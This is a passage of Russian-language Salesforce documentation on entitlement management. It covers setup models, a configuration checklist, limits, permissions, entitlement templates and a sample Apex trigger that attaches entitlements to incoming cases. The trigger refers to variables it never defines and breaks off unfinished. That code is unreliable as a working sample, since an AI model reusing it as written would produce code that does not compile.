Процесс управления правами можно настраивать. Прежде чем начать процесс настройки, следует выбрать модель управления правами.

Контрольный список для настройки функций управления правами

При настройке управления правом на использование именно вы принимаете решение о том, какими функциями будете пользоваться. Используйте этот контрольный список, чтобы подтвердить, что настройка управления правами на использование функций соответствует вашим процессам оказания услуг поддержки.

Ограничения для функций управления правами

Следующие ограничения применяются к правам и соответствующим функциям.

Настройка прав

Права — это элементы поддержки пользователей в системе Salesforce (например, «поддержка по телефону» или «интерактивная поддержка»). Настройка прав в организации Salesforce позволяет агентам службы проверки проверять наличие права на поддержку у клиента.

Контрольные точки

Контрольные точки представляют необходимые, зависимые от времени этапы процесса поддержки (например, первый ответ или периоды принятия решения по обращению). Контрольные точки добавляются к процессам права, чтобы обеспечить корректную и своевременную обработку записей поддержки агентами.

Процессы права

Функция «Процессы права», представляющая собой временную шкалу, содержащую все этапы (или контрольные точки), которые должны быть выполнены службой поддержки для принятия решения по записям поддержки (обращениям или заказам на работу). Каждый процесс использует логику, необходимую для определения способа применения соответствующего уровня обслуживания клиентов.

Настройка сервисных контрактов

Сервисный контракт — это соглашение между пользователем и его клиентами на предоставление определенного уровня обслуживания. Сервисные контракты могут определять разные способы поддержки клиентов (например, гарантии, подписки или соглашения об уровне обслуживания).

Настройка элементов строки контракта

Настройка элементов строки контракта для того, чтобы получить возможность указывать, на какие продукты распространяются услуги, оговоренные в сервисном контракте. Элементы строки контракта отображаются только в связанном списке «Элементы строки контракта» для сервисных контрактов (не для контрактов). Элементы строки контракта доступны пользователям только в том случае, если организация Salesforce использует продукты.

Настройка функции управления правами в сообществах

Добавьте функцию управления правами к сообществам, чтобы позволить клиентам или партнерам просматривать свои права и сервисные контракты. Элементы строки контракта не отображаются в сообществах.

Что такое управление правами?

Управление правами обеспечивает предоставление надлежащей поддержки клиентам. Функции управления правами позволяют определять, осуществлять и отслеживать уровни обслуживания в качестве части процесса управления поддержкой.

Ниже перечислены функции управления правами.

- Функция «*Права*», позволяющая агентам службы поддержки проверить наличие права на поддержку у клиента.
- Функция *Процессы права*, позволяющая создавать временные шкалы, содержащие все этапы, которые должны быть выполнены службой поддержки для принятия решения по записям поддержки (обращениям или заказам на работу).
- Функция «*Сервисные контракты*», позволяющая представлять разные типы соглашений о поддержке клиентов (например, гарантии, подписки или соглашения об обслуживании). Сервисные контракты могут распространяться только на определенные продукты.
- Функция «*Доступ сообщества к правам*», позволяющая пользователям сообщества просматривать права и сервисные контракты, а также создавать записи поддержки на их основе.
- Функция «*Отчетность по управлению правами*», позволяющая отслеживать использование прав в организации Salesforce, а также соблюдение условий сервисных контрактов.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Благодаря многоуровневой настройке процесса управления правами пользователь имеет полный контроль над используемыми функциями, а также их настройкой в соответствии с моделью поддержки клиентов. В данном разделе рассматриваются важные решения по планированию, а также этапы настройки, позволяющие выполнять управление правами. Чтобы начать работу, рекомендуем изучить модуль Trailhead для управления правами: «Управление правами».

Важное замечание: Включение, создание и обновление элементов управления правами доступно только при наличии консоли Service Cloud.

СМ. ТАКЖЕ:

Планирование для управления правами

Контрольный список для настройки функций управления правами

Планирование для управления правами

Процесс управления правами можно настраивать. Прежде чем начать процесс настройки, следует выбрать модель управления правами.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Выбор элементов для определения права на поддержку

Настройка процесса управления правами позволяет установить наличие у клиента права на поддержку на основе одного или нескольких из нижеперечисленных типов записей.

- *Организации:* право на поддержку предоставляется любому контакту организации.
- *Контакты:* право на поддержку предоставлено определенным контактам.
- *Активы:* право на поддержку предоставлено определенным активам (приобретенным продуктам).

- *Сервисные контракты:* клиенты имеют право на поддержку на основе конкретного сервисного контракта.
- *Элементы строки контракта:* право на поддержку распространяется на определенные продукты, указанные в сервисном контракте.

План действий зависит от требуемой степени детализации процесса поддержки. Если процесс должен быть простым, пусть агенты службы поддержки определяют право на поддержку на основе организаций. Процесс выглядит следующим образом



Выбор модели настройки

Ниже описаны три способа настройки управления правами. После выбора элемента, определяющего наличие права на поддержку, рассмотрите три модели и выберите наиболее соответствующую бизнес-требованиям. Используемую модель можно заменить в любой момент.

Модель права	Элемент, определяющий наличие права на поддержку	Критерии использования модели
Только права (простейший вариант)	Агенты службы поддержки определяют наличие у клиента права на поддержку на уровне организации, контакта или актива.	• Необходимость управления правами клиента как частью сервисного контракта отсутствует. • Права не подлежат продлению. • Права не приобретаются клиентами отдельно, а предоставляются вместе с продуктами (гарантии). • Клиентам предоставлены краткосрочные права, управление которыми осуществляется раздельно.

Модель права	Элемент, определяющий наличие права на поддержку	Критерии использования модели
Права + сервисные контракты	Агенты службы поддержки определяют наличие у клиента права на поддержку на основе сервисного контракта.	• Права приобретаются и управляются отдельно от продуктов, на которые они распространяются, и являются частью сервисного контракта. • Права клиентов подлежат пакетному продлению на уровне контракта. • Система Salesforce используется для поддержки клиентов, но не обязательно для управления сервисными контрактами.
Права + сервисные контракты + элементы строки контракта (наиболее сложный вариант)	Агенты службы поддержки определяют наличие у клиента права на поддержку на основе продуктов, указанных в сервисном контракте.	• Система Salesforce используется для поддержки клиентов и управления их сервисными контрактами. • Служба поддержки управляет транзакциями сервисных контрактов (например, переносами, объединениями и продлениями). • Гарантии, подписки и другие продукты поддержки отображаются как элементы строки заказа и соотносятся как минимум с одним правом. • Права создаются и обновляются посредством интеграции с системой управления заказами.

Независимо от выбранной модели настройки, процесс поддержки можно дополнить другими функциями управления правами. Например, выполните указанные ниже действия.

- Создание процессов права для выполнения требуемых этапов, зависимых от времени, в ходе процесса поддержки.
- Управление версиями прав, чтобы создавать и использовать несколько версий процессов права.
- Добавление прав сообществам
- Отчеты по правам

После выбора модели настройки перейдите к разделу «Контрольный список для настройки функций управления правами».

СМ. ТАКЖЕ:

Что такое управление правами?

Контрольный список для настройки функций управления правами

При настройке управления правом на использование именно вы принимаете решение о том, какими функциями будете пользоваться. Используйте этот контрольный список, чтобы подтвердить, что настройка управления правами на использование функций соответствует вашим процессам оказания услуг поддержки.

Действие	Завершено, если...
☐ Прочитайте раздел «Планирование управления правами на использование»	Вы думаете о том, чтобы начать использовать права на использование в вашей организации.
☐ Настройка прав	Вам требуется, чтобы права клиента на получение услуг поддержки определялась на уровне учетной записи или контакта.
☐ Включение прав	Вам требуется использовать права в пределах организации.
☐ Настройка прав	Вам требуется управлять тем, какие поля видны пользователям в разделе прав и как и где пользователи связывают свои права с другими записями.
☐ Настройка прав и фильтров поиска активов для обращений	Вам требуется управлять тем, какие права и активы будут доступны для привязки пользователями к обращению.
☐ Предоставление пользователям доступа к функции управления правами	Вам требуется предоставить пользователям необходимые разрешения, доступ к полям и вкладкам.
☐ Настройка шаблона для прав на использование	Вам требуется задать условия поддержки для отдельных продуктов.
☐ Автоматическое добавление прав в обращения из сети, сообщения эл. почты и сообщества	Вам требуется исправить право, которое будет автоматически добавляться к обращениям, созданным при помощи средств Web-to-Case, Email-to-Case или сообществ.
☐ Настройка контрольных точек	Вам требуется задать необходимые шаги, которые необходимо завершить специалистам службы поддержки для закрытия записи.
☐ Настройка макетов страниц контрольных точек	Вам требуется управлять тем, какие поля контрольных точек будут доступны для просмотра пользователями.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки функции управления правами:

- Управление правами

Действие		Завершено, если...
	☐ Включение элементов ленты контрольной точки	Вам требуется добавлять автоматические уведомления в поток и на страницу профиля владельца записи при завершении или нарушении условий контрольной точки.
	☐ Настройка средства отслеживания контрольных точек	Вам требуется, чтобы ваши специалисты поддержки могли видеть список предстоящих и закрытых контрольных точек, а также таймеры обратного отсчета для активных и просроченных контрольных точек.
	☐ Ограничения для обновлений контрольных точек пользователями	Вам требуется предотвратить изменение контрольных точек пользователями в случаях, когда это не соответствует определенным критериям.
	☐ Создание контрольной точки	Вам требуется задать необходимый шаг для обеспечения процесса поддержки.
	☐ Автоматическое выполнение контрольных точек обращения	Вам требуется, чтобы контрольные точки отмечались как завершенные для обращений, соответствующих уникальным критериям.
☐ Настройка процесса права		Вам требуется применить необходимые шаги процесса поддержки к отдельным записям.
	☐ Создание процесса права	Вам требуется создать временные рамки, содержащие все шаги, которые специалисты поддержки должны завершить для успешного разрешения записей поддержки.
	☐ Настройка полей процессов права	Вам требуется управлять тем, какие поля процесса права будут доступны для просмотра пользователями.
	☐ Добавление контрольной точки в процесс права	Вам требуется указать, какие необходимые шаги процесса предоставления поддержки и когда, в пределах заданных временных рамок, должны произойти.
	☐ Добавление действия контрольной точки в процесс права	Вам требуется определить действия бизнес-правила, зависящие от времени, которые должны выполняться на каждом этапе (для завершения контрольной точки) в процессе права, которые будут выполняться в случае приближения возможного нарушения, нарушения или завершения сроков выполнения условий контрольной точки.
	☐ Применение процесса права к праву	Вам требуется, чтобы записи поддержки, связанные с определенным предоставленным правом, выполнялись в соответствии с этапами, определенными в процессе права.
☐ Создание версии процесса права		Вам необходимо обновить процесс права.

Действие	Завершено, если...
☐ Использование новой версии процесса права	Вам требуется применить новую версию процесса права к новым или существующим правам на услуги.
☐ Настройка сервисных контрактов	Вам требуется, чтобы права клиента на получение услуг поддержки определялись на уровне контакта на обслуживание.
☐ Настройка элементов строки контракта	Вам требуется возможность ограничения контракта на обслуживание для отдельных продуктов.
☐ Настройка функции управления правами в сообществах	Вам требуется, чтобы клиенты или партнеры могли просматривать свои права и сервисные контракты, а также создавать из них записи.
☐ Отчет по правам	Вам требуется просматривать и совместно использовать данные о правах и контрактах на обслуживание.
☐ Предоставьте вашим специалистам рекомендации по управлению правами.	Необходимо, чтобы специалисты поддержки понимали следующее: • как проверить право клиента на предоставляемые услуги поддержки; • как связывать обращения или заказы на работу с правами на получение услуг; • как процессы права отражаются на процессе удовлетворения обращений или заказов на работу.

СМ. ТАКЖЕ:

Планирование для управления правами

Ограничения для функций управления правами

Следующие ограничения применяются к правам и соответствующим функциям.

Ограничения прав

- Каждое право должно быть связано с организацией.
- Общий доступ для прав не поддерживается. Права наследуют параметры общего доступа, заданные в родительской организации.
- При использовании в организации процессов права рекомендуется управлять заказами на работу и обращениями клиентов на основе разных прав, поскольку процессы права можно применять только для записей, соответствующих типу права. Например, при применении процесса права к праву данный процесс будет выполняться только для связанных с этим правом обращений. Если заказ на работу также связан с правом, процесс не будет выполнен.
- Права по обращениям не поддерживают поля слияния. Например, поле слияния «Имя права `{!Case.Entitlement}`», добавленное в шаблон эл. почты, не заполняется в шаблоне.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

- Контакты права не имеют макетов страниц, макетов поиска, кнопок, ссылок и типов записей.
- Права не могут автоматически применяться к обращениям, созданным посредством функции Web-to-Case или Email-to-Case. Чтобы добавить права в данные функции, воспользуйтесь кодом Apex. Пример триггера см. в разделе Автоматическое добавление прав к обращениям из Интернета, сообщений эл. почты и сообществ.

Ограничения для контрольных точек

- Контрольные точки не могут быть добавлены в записи без использования процессов права. Процессы права применяют контрольные точки к записям обращения.
- Организация может иметь до 1000 процессов права и до 10 контрольных точек на процесс. Максимальное количество процессов права может быть меньшим, если организация создана до появления выпуска Summer'13. Для увеличения этого количества следует обратиться к Salesforce.
- Статус «Завершено» не присваивается контрольным точкам автоматически. При необходимости можно настроить автоматическое присвоение статуса выполнения контрольным точкам для записей поддержки, которые соответствуют уникальным критериям. Дополнительную информацию см. в разделе «Автоматическое выполнение контрольных точек обращения».
- После активации процесса права невозможно удаление контрольных точек, а также создание действий контрольных точек. Однако можно создавать новые версии процессов права с разными параметрами контрольных точек и применять новые версии к существующим правам.
- Обратный отчет может вестись только для одной контрольной точки записи одновременно. Например, если обратный отчет начат для контрольной точки обращения «Время ответа», нельзя создать вторую точку «Время ответа» до тех пор, пока не будет выполнена первая.
- В наборах изменений не поддерживается параметр часов работы по процессу права. Используйте один из указанных ниже методов при необходимости перевести процесс права с часами работы из одной организации Salesforce в другую.
  - Создание процесса права для новой организации «с нуля»
  - Использование альтернативного метода для перевода процесса права, например Force.com Migration Tool
  - Удаление параметра рабочих часов из процесса права перед добавлением в набор изменений

Ограничения для элементов строки контракта

- Элементы строки контракта доступны пользователям только в том случае, если организация использует объект «Продукты».
- Элементы строки контракта не поддерживают создание списковых представлений.
- Элементы строки контракта не поддерживают общий доступ. Элементы строки контракта наследуют параметры общего доступа к контрактам, заданные в родительской организации. Например, пользователи с полномочием «Чтение» для сервисных контрактов наследуют полномочие «Чтение» для элементов строки контракта.

СМ. ТАКЖЕ:

Контрольный список для настройки функций управления правами

Настройка процесса права

Настройка прав

Права — это элементы поддержки пользователей в системе Salesforce (например, «поддержка по телефону» или «интерактивная поддержка»). Настройка прав в организации Salesforce позволяет агентам службы проверки проверять наличие права на поддержку у клиента.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

1. Включение прав

   Включите права в организации Salesforce, чтобы агенты службы поддержки предоставляли клиентам соответствующий уровень обслуживания.

2. Настройка прав

   Рекомендуем настроить поля прав и макеты страниц в соответствии с текущими бизнес-требованиями и алгоритмом работы агентов.

3. Настройка прав и фильтров поиска активов для обращений

   Настройка фильтров поиска для полей обращения, связанных с правами, выполняется, чтобы ограничить права, которые пользователи могут выбрать для обращения.

4. Предоставление пользователям доступа к функции управления правами

   После настройки функции управления правами убедитесь, что пользователи обладают соответствующими полномочиями, доступом к полям и вкладкам.

5. Настройка шаблона для прав на использование

   Шаблоны прав позволяют заранее задать условия поддержки для пользователей, которые те смогут добавлять в продукты.

6. Автоматическое добавление прав в обращения из сети, сообщения эл. почты и сообщества

   Права не могут автоматически применяться к обращениям, созданным посредством функций Web-to-Case, Email-to-Case или сообществ. Чтобы добавить права в данные функции, воспользуйтесь кодом Apex.

Включение прав

Включите права в организации Salesforce, чтобы агенты службы поддержки предоставляли клиентам соответствующий уровень обслуживания.

1. Введите строку *Параметры права* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Параметры права»**.
2. Выберите «Включить управление правами».
3. Нажмите кнопку **«Сохранить»**. Осуществится переход на страницу, где можно настроить параметры управления правами. Эти параметры будут установлены позже в процессе настройки управления правами.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения прав:

- Настройка приложения

Настройка прав

Рекомендуем настроить поля прав и макеты страниц в соответствии с текущими бизнес-требованиями и алгоритмом работы агентов.

1. **Настройте поля прав.**

   Данное действие позволяет контролировать информацию, которую пользователи добавляют к правам

   Совет: Создайте настраиваемые поля прав, соответствующие отрасли или процессам поддержки. Например:

   - Чтобы сопоставить типы прав, поддерживаемые рабочей группой, настройте значения для поля права «Тип» (например, интерактивная поддержка или интерактивное обучение).
   - Если компания оплачивает продление прав, создайте поле валюты по праву с названием «Затраты на продление».

2. **Настройте макеты страниц прав.**

   Данное действие позволяет определять поля и связанные списки для прав, доступные для просмотра пользователям. Рассмотрите возможность изменить следующие настройки.

   - Добавьте поле «Значок статуса», чтобы отображать для пользователей один из статусов: активный, истек срок действия или неактивный.
   - Добавьте связанные списки «Обращения», «Контакты» и «Заказы на работу», чтобы позволить пользователям выполнять следующие действия.
     - Просматривать обращения, контакты и заказы на работу, связанные с правами.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования макетов страниц и настройки отслеживания журнала полей:

- «Настройка приложения»

- Создавать обращения или заказы на работу, которые автоматически связываются с нужными правами.
- Добавлять контакты в права

Прим.: В приложении Lightning Experience списки, касающиеся прав, не появляются в разделе «Продукты».

3. **Настройте функцию отслеживания журнала поля для прав.**

   Данное действие позволяет просматривать время изменения значений полей. Изменения указываются в связанном списке «Журнал права» для прав. В разделе настроек управления объектами для прав перейдите в раздел полей, затем нажмите кнопку **«Настроить отслеживание журналов»**.

4. **Настройте макеты страниц других объектов.**

   - Добавьте поле поиска «Имя права» в макеты страниц обращений и заказов на работу. Данное действие позволяет пользователям добавлять права в обращения или заказы на работу.

     Важное замечание: Чтобы разрешить пользователю создавать обращения из прав или изменять права, назначенные обращениям, в профиле пользователя разрешите редактировать поле обращений «Имя права».

   - Добавьте связанный список «Права» в макеты страниц других объектов.

Добавление связанного списка «Права» в макеты страниц объекта...	**Критерии просмотра и создания прав**
Организации	Право на поддержку предоставляется любому контакту организации
Контакты	Право на поддержку предоставлено определенным контактам
Активы	Право на поддержку предоставлено определенным активам (приобретенным продуктам)

Прим.: В приложении Lightning Experience списки, касающиеся прав, не появляются в разделе «Контакты».

5. **Предоставление доступа ко вкладке «Права» в системе Salesforce и любом настраиваемом приложении.**

   Создание и редактирование прав выполняется на вкладке «Права». Добавьте вкладку «Права» в приложение или порекомендуйте пользователям добавить ее в текущий набор вкладок системы Salesforce. Просмотр вкладки «Права» доступен только для пользователей с полномочием «Чтение» для прав.

Настройка прав и фильтров поиска активов для обращений

Настройка фильтров поиска для полей обращения, связанных с правами, выполняется, чтобы ограничить права, которые пользователи могут выбрать для обращения.

Например, если пользователи сообщества создают обращение и используют поиск по полю «Имя права», можно настроить фильтры поиска так, чтобы для выбора были доступны только права, зарегистрированные для их организации или контакта.

1. Введите строку *Параметры права* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Параметры права»**.
2. Выберите нужные элементы.

Поле поиска для обращений	Щелчок	Отображаемый результат
Актив	Одинаковая организация для обращения	Активы, принадлежащие организации обращения. Совет: Чтобы гарантировать отображение всех активов, имеющих общий доступ к организации обращения, выберите только данное значение.
	Одинаковый контакт для обращения	Активы, принадлежащие контакту обращения.
	Права для организации обращения	Активы, связанные с правами, которые принадлежат организации обращения.
	Права для контакта обращения	Активы, связанные с правами, которые связаны с контактом обращения. Прим.: В приложении Lightning Experience списки, касающиеся прав, не появляются в разделе «Контакты».
Право	Активный статус	Права, поле «Статус» которых содержит значение «Активно».

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки фильтров поиска, связанных с правами, для обращений: Управление правами

- Управление правами

Поле поиска для обращений	Щелчок	Отображаемый результат
	Одинаковая организация для обращения	Права, связанные с организацией обращения.
	Одинаковый актив для обращения	Права, связанные с активом обращения.
	Одинаковый контакт для обращения	Права, связанные с контактом обращения.

Выбор нескольких элементов действует как функция «И», поэтому чем больше элементов выбрано, тем больше ограничений для отображаемых значений. Например, значения «Одинаковая организация для обращения» и «Одинаковый контакт для обращения» ограничивают элементы, возвращаемые полем поиска «Актив», только активами, зарегистрированными как для организации, так и для контакта обращения.

Совет: Выберите элементы, которые соответствуют способу проверки агентами наличия у клиента права на поддержку. Например, если агенты службы поддержки выполняют проверку на основе организаций, выберите элементы, связанные с организацией.

3. Нажмите кнопку **«Сохранить»**.

Прим.: Аналогичные фильтры поиска для заказов на работу отсутствуют.

Предоставление пользователям доступа к функции управления правами

После настройки функции управления правами убедитесь, что пользователи обладают соответствующими полномочиями, доступом к полям и вкладкам.

1. **Назначьте пользователям полномочия для управления правами.**

Действие	Необходимые полномочия	Для следующих стандартных профилей полномочия настраиваются автоматически.
Настройка функции управления правами, включая контрольные точки, процессы права и шаблоны права	«Управление правами» И «Настройка приложения»	Системный администратор
Предоставление сообществу функций управления правами	«Настройка приложения» И «Создание и настройка сообществ»	Системный администратор
Создание или обновление типов настраиваемых	«Управление типами настраиваемых отчетов»	Системный администратор

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования пользователей:

- Управление внутренними пользователями

Действие	Необходимые полномочия	Для следующих стандартных профилей полномочия настраиваются автоматически.
отчетов, использующих функцию управления правами		
Создание и выполнение отчетов на основе типов настраиваемые отчетов, использующих функцию управления правами	«Создание и настройка отчетов»	Только для чтения | Стандартный пользователь | Менеджер решений | Менеджер контрактов | Пользователь Marketing | Системный администратор
Создание обращений с правами	«Создание» для обращений И «Чтение» для прав	Стандартный пользователь | Менеджер решений | Менеджер контрактов | Пользователь Marketing | Системный администратор
Изменение права обращения.	«Редактирование» для обращений И «Чтение» для прав	Стандартный пользователь | Менеджер решений | Менеджер контрактов | Пользователь Marketing | Системный администратор
Создание заказов на работу с правами	«Создание» для заказов на работу И «Чтение» для прав	Стандартный пользователь | Менеджер решений | Менеджер контрактов | Пользователь Marketing | Системный администратор
Изменение права заказа на работу.	«Редактирование» для заказов на работу И «Чтение» для прав	Стандартный пользователь | Менеджер решений | Менеджер контрактов | Пользователь Marketing | Системный администратор
Проверка или просмотр прав	«Чтение» для прав	Только для чтения | Стандартный пользователь | Менеджер решений | Менеджер контрактов | Пользователь Marketing | Системный администратор
Создание прав	«Создание» для прав	Нет: включите полномочие в наборе полномочий или настраиваемом профиле
Изменение прав	«Редактирование» для прав	Нет: включите полномочие в наборе полномочий или настраиваемом профиле
Просмотр контактов права	«Чтение» для контактов права	Только для чтения | Стандартный пользователь | Менеджер решений | Менеджер контрактов | Пользователь Marketing | Системный администратор

Действие	Необходимые полномочия	Для следующих стандартных профилей полномочия настраиваются автоматически.
Изменение контактов права	«Создание» для контактов права И «Удаление» для контактов права	Нет: включите полномочия в наборе полномочий или настраиваемом профиле
Проверка или просмотр сервисных контрактов	«Чтение» для сервисных контрактов	Только для чтения | Стандартный пользователь | Менеджер решений | Менеджер контрактов | Пользователь Marketing | Системный администратор
Создание сервисных контрактов	«Создание» для сервисных контрактов	Нет: включите полномочие в наборе полномочий или настраиваемом профиле
Изменение сервисных контрактов	«Редактирование» для сервисных контрактов	Нет: включите полномочие в наборе полномочий или настраиваемом профиле
Проверка или просмотр элементов строки контракта	«Чтение» для элементов строки контракта	Только для чтения | Стандартный пользователь | Менеджер решений | Менеджер контрактов | Пользователь Marketing | Системный администратор
Добавление элементов строки контракта в сервисные контракты	«Редактирование» для сервисных контрактов И «Создание» для элементов строки контракта и «Чтение» для продуктов и прайс-листов	Нет: включите полномочия в наборе полномочий или настраиваемом профиле
Изменение элементов строки контракта в сервисных контрактах	«Редактирование» для сервисных контрактов И «Редактирование» для элементов строки контракта и «Чтение» для продуктов и прайс-листов	Нет: включите полномочия в наборе полномочий или настраиваемом профиле

Совет: Если стандартный профиль не содержит полномочия пользователя, создайте набор полномочий и включите в нем полномочие. Как вариант, клонируйте стандартный профиль и включите полномочие в настраиваемом профиле.

2. **Настройте параметры безопасности поля.**

Выберите поля функции управления правами, которые должны быть доступны пользователям для просмотра и редактирования. Параметры безопасности поля позволяют определять уровень доступа пользователей к полям в отдельных областях пользовательского интерфейса.

- Страницы сведений и редактирования
- Связанные списки
- Списковые представления
- Отчеты
- Результаты поиска
- Шаблоны эл. почты и стандартных писем
- Сообщества

Безопасность поля может быть задана в наборе полномочий, профиле или отдельном поле.

Важное замечание: Чтобы разрешить пользователю создавать обращения из прав или изменять права, назначенные обращениям, в профиле пользователя разрешите редактировать поле обращений «Имя права».

Настройка шаблона для прав на использование

Шаблоны прав позволяют заранее задать условия поддержки для пользователей, которые те смогут добавлять в продукты.

Вы можете создавать шаблоны прав для конкретных продуктов, чтобы специалисты по поддержке могли быстро добавлять нужные права при приобретении клиентом того или иного продукта. Например, создайте шаблоны права для веб-поддержки или поддержки по телефону, чтобы разрешить агентам добавление прав в продукты, предложенные клиентам.

Прим.: В приложении Lightning Experience списки, касающиеся контактов, не появляются в разделе «Права».

Приобретенные или установленные продукты в Salesforce представлены как активы. Это означает:

- *Продукт* (например «лазерный сканер») связан с шаблоном права
- Соответствующий *актив* (например, лазерный сканер, приобретенный ABC Labs) связан с правом, созданным при помощи шаблона права

Прим.: Шаблоны права доступны, только если права и продукты включены в вашей организации.

Совет: Модуль Trailhead «Управление правами» знакомит с общими терминами и процессом создания шаблона права. И это здорово! Чтобы начать работу, просмотрите раздел «Управление правами».

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы создать шаблоны права, выполните указанные ниже действия.

- Управление правами

1. Добавьте связанный список «Шаблоны права» в макеты страниц продукта.
2. Дополнительно в связанный список «Шаблоны права» вы можете добавить поля «Тип» и «Часы работы». Данное действие позволяет пользователям просматривать тип права (например, веб-поддержка или поддержка по телефону) и часы работы, применяемые к праву.
3. Создайте шаблон права.
   a. Введите строку *Шаблоны* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Шаблоны права»**.

b. Нажмите кнопку **«Создать шаблон»**.

c. Заполните поля.

Поле	Описание
Имя шаблона права	Имя шаблона права. Используйте имя-описание, например *«Телефонная служба поддержки»*. Описательное имя дает пользователям общее представление о шаблонах права при просмотре связанных списков продуктов.
Срок (в днях)	Количество дней действия права. Например, если вы хотите, чтобы шаблон права предоставлял всем клиентам, приобретающим конкретный продукт, право на телефонную поддержку в течение 90 дней, введите *90*.
Процесс права	Процесс права, связанный с правом.
По инциденту	Данное поле позволяет ограничить количество обращений, доступных для одного права. Администратор принимает решение о том, будет ли видимо это поле.
Обращения по праву	Общее количество обращений по одному праву. Данное поле доступно только в том случае, если заполнено поле «По инциденту».
Часы работы	Часы, в течение которых доступна поддержка права.
Тип	Тип права (например, веб-поддержка или поддержка по телефону). Значения данного поля могут быть настроены администратором.

4. Нажмите кнопку **«Сохранить»**.

5. Добавление шаблона права для определенного продукта.

a. Перейдите на страницу со сведениями о продукте.

b. Щелкните **Добавить шаблон права** в связанном списке «Шаблоны права».

c. Выберите шаблон права.

d. Нажмите кнопку **Вставить выбранные**.

e. Нажмите кнопку **Готово**.

Теперь, когда пользователь создаст актив и свяжет его с этим продуктом, связанный список Права для этого актива включает право, созданное из шаблона права. Таким образом, специалисты службы поддержки, отвечающие на вызов, связанный с активом, смогут быстро увидеть, на какую поддержку может претендовать клиент.

Прим.: Все пользователи, даже без полномочия «Просмотр настройки и конфигурации», могут просматривать шаблоны права посредством API.

Автоматическое добавление прав в обращения из сети, сообщения эл. почты и сообщества

Права не могут автоматически применяться к обращениям, созданным посредством функций Web-to-Case, Email-to-Case или сообществ. Чтобы добавить права в данные функции, воспользуйтесь кодом Apex.

Обращения, созданные посредством функции Web-to-Case, Email-to-Case или из сообщества, не связываются с правами автоматически. Если поле обращения «Право» не заполнено, данный пример триггера проверяет контакт обращения на наличие активного права. Если такое право имеется, оно добавляется в обращение. В противном случае триггер выполняет проверку организации обращения на наличие активного права. Если такое право имеется, оно добавляется в обращение. Триггер гарантирует решение обращений в соответствии с соглашениями о поддержке, заключенными с клиентом.

Чтобы задать триггер для организации Salesforce, выполните следующие действия.

1. Введите строку *Триггеры обращения* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Триггеры обращения»**.
2. Нажмите кнопку **«Создать»**.
3. Скопируйте приведенный ниже текст и вставьте его в текстовое поле.
4. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения триггеров Apex:

- Автор Apex

```
trigger DefaultEntitlement on Case (Before Insert, Before Update) {
    List <EntitlementContact> entlContacts =
                [Select e.EntitlementId,e.ContactId,e.Entitlement.AssetId
                From EntitlementContact e
                Where e.ContactId in :contactIds
                And e.Entitlement.EndDate >= Today
                And e.Entitlement.StartDate <= Today];
        if(entlContacts.isEmpty()==false){
            for(Case c : Trigger.new){
                if(c.EntitlementId == null && c.ContactId != null){
                    for(EntitlementContact ec:entlContacts){
                        if(ec.ContactId==c.ContactId){
                            c.EntitlementId = ec.EntitlementId;
                            if(c.AssetId==null && ec.Entitlement.AssetId!=null)
                                c.AssetId=ec.Entitlement.AssetId;
                            break;
                        }
                    }
                }
```

```
            }
        } else{
            List <Entitlement> entls = [Select e.StartDate, e.Id, e.EndDate,
                    e.AccountId, e.AssetId
                    From Entitlement e
                    Where e.AccountId in :acctIds And e.EndDate >= Today
                    And e.StartDate <= Today];
            if(entls.isEmpty()==false){
                for(Case c : Trigger.new){
                    if(c.EntitlementId == null && c.AccountId != null){
                        for(Entitlement e:entls){
                            if(e.AccountId==c.AccountId){
                                c.EntitlementId = e.Id;
                                if(c.AssetId==null && e.AssetId!=null)
                                    c.AssetId=e.AssetId;
                                break;
                            }
                        }
